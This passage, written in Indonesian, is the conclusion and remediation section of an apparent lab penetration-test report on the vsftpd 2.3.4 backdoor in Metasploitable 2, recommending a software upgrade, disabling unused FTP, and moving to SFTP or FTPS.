Gambar 17: Analisis Jejak Aktivitas Sistem pada Berkas `/var/log/auth.log`

6. KESIMPULAN & REKOMENDASI PERBAIKAN

Berdasarkan hasil pengujian, layanan FTP vsftpd 2.3.4 pada Metasploitable 2 terbukti memiliki kerentanan serius yang dapat memungkinkan pihak tidak berwenang mengambil alih sistem secara penuh. Kerentanan backdoor pada layanan tersebut dapat dieksploitasi tanpa memerlukan kredensial akun yang valid, sehingga penyerang berpotensi memperoleh akses dengan hak istimewa tertinggi (root). Kondisi ini menunjukkan bahwa layanan tersebut memiliki tingkat risiko yang sangat tinggi dan perlu segera ditangani.

Rekomendasi Remediasi:

- **Pembaruan Perangkat Lunak**

Hapus penggunaan vsftpd 2.3.4 yang rentan dan gunakan versi vsftpd yang lebih baru serta telah diverifikasi integritasnya. Pembaruan perangkat lunak secara berkala juga penting untuk memastikan kerentanan yang telah diketahui dapat segera ditangani.

- **Penonaktifan Layanan Tidak Terpakai**

Jika layanan FTP tidak lagi dibutuhkan, sebaiknya layanan tersebut dinonaktifkan untuk mengurangi potensi attack surface. Pada konfigurasi Metasploitable 2, layanan FTP dapat dinonaktifkan melalui konfigurasi `/etc/inetd.conf`, kemudian layanan `openbsd-inetd` dapat di-restart agar perubahan diterapkan.

- **Penggunaan Protokol Terenkripsi**

Apabila layanan transfer file tetap diperlukan, disarankan untuk menggunakan protokol yang mendukung enkripsi, seperti SFTP (SSH File Transfer Protocol) atau FTPS (FTP over TLS). Penggunaan protokol terenkripsi dapat membantu melindungi data dan kredensial selama proses transmisi.